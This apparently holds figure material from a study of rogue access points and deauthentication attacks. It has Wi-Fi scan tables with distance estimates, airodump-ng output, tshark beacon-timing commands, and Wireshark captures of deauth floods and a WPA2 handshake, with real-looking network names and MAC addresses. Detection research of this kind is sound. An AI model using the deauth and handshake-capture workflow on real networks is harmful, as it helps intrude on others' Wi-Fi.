ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-46	1.9329114175 mtr	2462	46
Shanet	78:44:76:E6:9C:78	6	-70	30.9488467726 mtr	2437	70
DIRECT-3T-BRAVIA	10:62:EB:73:2D:D0	7	-72	38.8825142998 mtr	2442	72
RajSingh	A0:AB:1B:B0:D9:5F	7	-75	54.9230112779 mtr	2442	75
Meenakshi	78:44:76:E7:B3:70	1	-76	62.3911077447 mtr	2412	76
Navneet_2.4	74:DA:DA:AF:BB:8A	1	-79	88.12978214 mtr	2412	79
Chinmayi_Ext	7C:8B:CA:EA:27:52	2	-88	247.86964775 mtr	2417	88
Khushl	90:8D:78:FA:9B:D5	7	-90	308.854789454 mtr	2442	90
Sanjay202	78:44:76:E5:49:30	1	-90	312.696266935 mtr	2412	90
DevD	00:17:7C:6A:A4:0B	6	-92	389.622896677 mtr	2437	92
Middha	7C:8B:CA:C7:6D:4B	2	-92	392.846917336 mtr	2417	92
SHARMA	A4:2B:B0:CB:25:44	9	-94	487.50551618 mtr	2452	94





ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-34	0.485525396293 mtr	2462	34
Middha	78:44:76:E6:9C:78	6	-63	13.8243420493 mtr	2437	63
DIRECT-3T-BRAVIA	80:AD:16:97:CC:00	11	-68	24.3339130224 mtr	2462	68
RajSingh	A0:AB:1B:B0:D9:5F	7	-71	34.6540773467 mtr	2442	71
Navneet_2.4	78:44:76:E7:B3:70	1	-76	62.3911077447 mtr	2412	76
Shanet	10:62:EB:73:2D:D0	7	-76	61.6246322196 mtr	2442	76
DevD	74:DA:DA:AF:BB:8A	1	-79	88.12978214 mtr	2412	79
Arora	0C:80:63:ED:DC:2C	1	-85	175.84203313 mtr	2412	85
14/501	32:F7:72:35:AE:1D	11	-87	216.876228097 mtr	2462	87
Chinmayi_Ext	7C:8B:CA:EA:27:52	2	-88	247.86964775 mtr	2417	88
Khushl	78:44:76:E5:49:30	1	-90	312.696266935 mtr	2412	90
Meenakshi	7C:8B:CA:C7:6D:4B	2	-92	392.846917336 mtr	2417	92
Eshan303tata_2.4G	C4:12:F5:40:EA:6D	1	-92	393.661276618 mtr	2412	92


ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-34	0.485525396293 mtr	2462	34
Middha	78:44:76:E6:9C:78	6	-56	6.17510676571 mtr	2437	56
Navneet_2.4	78:44:76:E7:B3:70	1	-68	24.8383473719 mtr	2412	68
DIRECT-3T-BRAVIA	80:AD:16:97:CC:00	11	-68	24.3339130224 mtr	2462	68
RajSingh	A0:AB:1B:B0:D9:5F	7	-73	43.6268985941 mtr	2442	73
Shanet	10:62:EB:73:2D:D0	7	-76	61.6246322196 mtr	2442	76
14/501	32:F7:72:35:AE:1D	11	-83	136.839648961 mtr	2462	83
Arora	0C:80:63:ED:DC:2C	1	-85	175.84203313 mtr	2412	85
HUAWEI-2.4G	A0:AB:1B:B0:A4:D2	11	-88	243.339130224 mtr	2462	88
Eshan303tata_2.4G	C4:12:F5:40:EA:6D	1	-92	393.661276618 mtr	2412	92
Akhil	50:6F:77:D3:6B:DC	1	-93	441.695217109 mtr	2412	93

ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-8	0.0243339130224 mtr	2462	8
DIRECT-3T-BRAVIA	80:AD:16:97:CC:00	11	-61	10.8695596799 mtr	2462	61
Navneet_2.4	78:44:76:E7:B3:70	1	-64	15.6719376991 mtr	2412	64
Middha	78:44:76:E6:9C:78	6	-64	15.5111668979 mtr	2437	64
RajSingh	A0:AB:1B:B0:D9:5F	7	-74	48.9501853265 mtr	2442	74
Shanet	10:62:EB:73:2D:D0	7	-76	61.6246322196 mtr	2442	76
14/501	32:F7:72:35:AE:1D	11	-83	136.839648961 mtr	2462	83

```
CH  6 ][ Elapsed: 12 s ][ 2019-03-10 01:29

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

78:44:76:E6:9C:78  -87        2        0    0   6  54e  WPA2 CCMP   PSK  Middha
00:20:30:40:43:21    0      162        0    0   6  54   WPA2 CCMP   PSK  VIP3R
78:44:76:E7:B0:58  -69       24        1    0   2  54e  WPA2 CCMP   PSK  VIP3R
A0:AB:1B:B0:D9:5F  -68       13       39    0   7  54e  WPA2 CCMP   PSK  RajSingh
10:62:EB:73:2D:D0  -86        6        0    0   7  54e  WPA2 CCMP   PSK  Shanet
A4:2B:B0:CB:25:44  -90        4        0    0   9  54e. WPA2 CCMP   PSK  Yogesh Verma
E4:6F:13:85:EF:8D  -92        4       22    0   9  54e  WPA2 CCMP   PSK  R.A.I.S
90:8D:78:FA:9B:D5  -89        2        0    0   7  54e  WPA2 CCMP   PSK  SHARMA
E4:6F:13:85:2F:E9  -92        2        0    0   7  54e  WPA2 CCMP   PSK  Sameer pant
10:BE:F5:6C:D9:50  -91        2        0    0  11  54e. WPA2 CCMP   PSK  Sodhi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   1E:8A:83:BA:2A:D9  -35    0 - 1      0         1
(not associated)   EA:2D:CA:90:20:9A  -85    0 - 1      0         1
A0:AB:1B:B0:D9:5F  CC:9F:7A:95:D2:64   -1    0e- 0      0        31
A0:AB:1B:B0:D9:5F  00:0A:F5:42:06:EC   -1    0e- 0      0         8
E4:6F:13:85:EF:8D  6C:5C:14:F9:B3:4C  -84    0 - 0e     0        20
```









```
root@kali:~# tshark -r beacon-01.cap -2 -R "wlan.sa==7c:8b:ca:ea:27:52&&wlan.fc.type_subtype
==0x08" -T fields -e frame.time_delta | head -n 20
Running as user "root" and group "root". This could be dangerous.
0.000000000
0.001958000
0.101381000
0.101881000
0.102406000
0.102912000
0.101885000
0.101441000
0.102914000
0.103425000
0.102397000
0.102402000
0.102397000
0.102404000
0.102912000
0.102401000
0.101888000
0.101951000
0.104449000
0.099327000
```


```
root@kali:~# tshark -r beacon-01.cap -2 -R "wlan.sa==00:20:30:40:43:21&&wlan.fc.type_subtype
==0x08" -T fields -e frame.time_delta | head -n 20
Running as user "root" and group "root". This could be dangerous.
0.000000000
0.000000000
0.001536000
0.000512000
0.053248000
0.002560000
0.097280000
0.004608000
0.095232000
0.004608000
0.095232000
0.002560000
0.096256000
0.003072000
0.098368000
0.003072000
0.098304000
0.001536000
0.097280000
0.002048000
```




No.	Time	Source	Destination	Protocol	Length	Info
259	16.439265		50:6f:77:d3:6b:dc (50:6f:…	802.11	10	Acknowledgement, Flags=....
260	16.442337		50:6f:77:d3:6b:dc (50:6f:…	802.11	10	Acknowledgement, Flags=....
1320	28.005117	ZioncomE_e7:b0:54	54:99:63:82:64:f5	802.11	78	QoS Data, SN=3675, FN=0, Fla
1322	28.005117	ZioncomE_e7:b0:54	54:99:63:82:64:f5	802.11	78	QoS Data, SN=3675, FN=0, Fla
1748	29.838144	ZioncomE_e7:b0:58	54:99:63:82:64:f5	802.11	33	Action, SN=1757, FN=0, Flags
1751	29.840702	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	106	QoS Data, SN=3676, FN=0, Fla
1753	29.840701	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	126	QoS Data, SN=3677, FN=0, Fla
1755	29.840701	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	106	QoS Data, SN=3678, FN=0, Fla
1757	29.840701	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	126	QoS Data, SN=3679, FN=0, Fla
1759	29.840701	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	106	QoS Data, SN=3680, FN=0, Fla
1761	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	126	QoS Data, SN=3681, FN=0, Fla
1763	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	106	QoS Data, SN=3682, FN=0, Fla
1765	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	126	QoS Data, SN=3683, FN=0, Fla
1767	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	130	QoS Data, SN=3684, FN=0, Fla
1769	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	112	QoS Data, SN=3685, FN=0, Fla
1771	29.842238	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	110	QoS Data, SN=3686, FN=0, Fla
1773	29.842237	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	132	QoS Data, SN=3687, FN=0, Fla

```
▸ Frame 259: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
▸ IEEE 802.11 Acknowledgement, Flags: ........

0000  11010100 00000000 00000000 00000000 01010000 01101111 01110111 11010011   ....Pow.
```

deauth-01 | Packets: 3818 · Displayed: 3818 (100.0%) | Load time: 0:0.49 | Profile: Default


deauth-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.fc.type==0x0
Expression...
No. Time Source Destination Protocol Length Info
1748 29.838144 ZioncomE_e7:b0:58 54:99:63:82:64:f5 802.11 33 Action, SN=1757, FN=0, Flags=.....
1918 30.657408 ZioncomE_e7:b0:58 Apple_77:23:ef 802.11 33 Action, SN=1779, FN=0, Flags=.....
1920 30.658432 ZioncomE_e7:b0:58 Apple_77:23:ef 802.11 33 Action, SN=1779, FN=0, Flags=....R.
2393 35.783360 ZioncomE_e7:b0:58 Apple_77:23:ef 802.11 33 Action, SN=1839, FN=0, Flags=.....
1 0.000000 ZioncomE_e7:b0:58 Broadcast 802.11 317 Beacon frame, SN=1410, FN=0, Flags=
313 19.777275 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=0, FN=0, Flags
314 19.779835 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=0, FN=0, Flags
315 19.779835 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=1, FN=0, Flags
319 19.782395 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=2, FN=0, Flags
325 19.784443 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=3, FN=0, Flags
330 19.787003 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=4, FN=0, Flags
335 19.789563 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=5, FN=0, Flags
340 19.791611 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=6, FN=0, Flags
341 19.792635 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=1, FN=0, Flags
342 19.792635 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=2, FN=0, Flags
343 19.793147 ZioncomE_e7:b0:58 Broadcast 802.11 26 Deauthentication, SN=3, FN=0, Flags
Frame 1: 317 bytes on wire (2536 bits), 317 bytes captured (2536 bits)
IEEE 802.11 Beacon frame, Flags: ....
IEEE 802.11 wireless LAN
Fixed parameters (12 bytes)
Timestamp: 0x0000000b42f0d199
Beacon Interval: 0.102400 [Seconds]
Capabilities Information: 0x0411
Tagged parameters (281 bytes)
Tag: SSID parameter set: VIP3R
0000 10000000 00000000 00000000 00000000 11111111 11111111 11111111 11111111 ....
0008 11111111 11111111 01111000 01000100 01110110 11100111 10110000 01011000 ..xDv..X
0010 01111000 01000100 01110110 11100111 10110000 01011000 00100000 01011000 xDv..X X
0018 10011001 11010001 11110000 01000010 00001011 00000000 00000000 00000000 ...B....
0020 01100100 00000000 00010001 00000100 00000000 00000101 01010110 01001001 d.....VI
0028 01010000 00110011 01010010 00000001 00001000 10000010 10000100 10001011 P3R.....
0030 10010110 00001100 00010010 00011000 00100100 00000011 00000001 00000010 ....$...
deauth-01
Packets: 3818 · Displayed: 420 (11.0%) · Load time: 0:0.46
Profile: Default


No. Time Source Destination Protocol Length Info
377 19.812065 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=........
378 19.812577 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
379 19.813088 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
380 19.813601 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
382 19.814113 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
383 19.815137 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
384 19.815137 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
388 19.817184 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
389 19.817697 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
390 19.818720 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
392 19.818720 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
393 19.819744 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
394 19.820257 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
395 19.820767 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
397 19.821280 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4011, FN=0, Flags=....R...
628 20.802338 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4012, FN=0, Flags=........
629 20.802849 b0:10:41:c8:46:df ZioncomE_e7:b0:58 802.11 30 Authentication, SN=4012, FN=0, Flags=....R...
Frame 377: 30 bytes on wire (240 bits), 30 bytes captured (240 bits)
IEEE 802.11 Authentication, Flags: ....
Type/Subtype: Authentication (0x000b)
Frame Control Field: 0xb000
.000 0001 0011 1010 = Duration: 314 microseconds
Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)
Destination address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)
Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
Source address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
BSS Id: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)

wlan.fc.type==0x0 && frame.number< 377

No.	Time	Source	Destination	Protocol	Length	Info
376	19.811579	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=14, FN=0, Flags=........
375	19.811552	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
374	19.810529	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
373	19.810528	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
372	19.809505	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
371	19.809019	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=13, FN=0, Flags=........
370	19.808992	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
369	19.807968	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
368	19.807969	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
367	19.806945	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
366	19.806459	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=12, FN=0, Flags=........
365	19.806433	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
364	19.805921	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
363	19.805409	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
362	19.804897	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
361	19.804411	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=11, FN=0, Flags=........
360	19.804385	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
359	19.803872	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
358	19.803362	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=........
357	19.803387	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
356	19.803387	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=10, FN=0, Flags=........
355	19.798779	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=9, FN=0, Flags=........
354	19.798753	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4009, FN=0, Flags=....R...

eapol

No.	Time	Source	Destination	Protocol	Length	Info
687	22.918529	78:44:76:e7:b0:58	HonHaiPr_c8:46:df	EAPOL	155	Key (Message 1 of 4)
689	22.919590	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
690	22.919590	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
691	22.919590	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
692	22.919591	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
693	22.919589	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
694	22.921632	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
695	22.923680	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
696	22.927265	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
697	22.928800	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
698	22.930848	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
699	22.932898	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
700	22.934432	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
701	22.936439	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
703	22.950786	78:44:76:e7:b0:58	HonHaiPr_c8:46:df	EAPOL	189	Key (Message 3 of 4)
705	22.951333	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
706	22.951846	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
707	22.952358	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
708	22.952870	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
709	22.952870	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
710	22.954400	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
711	22.955937	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
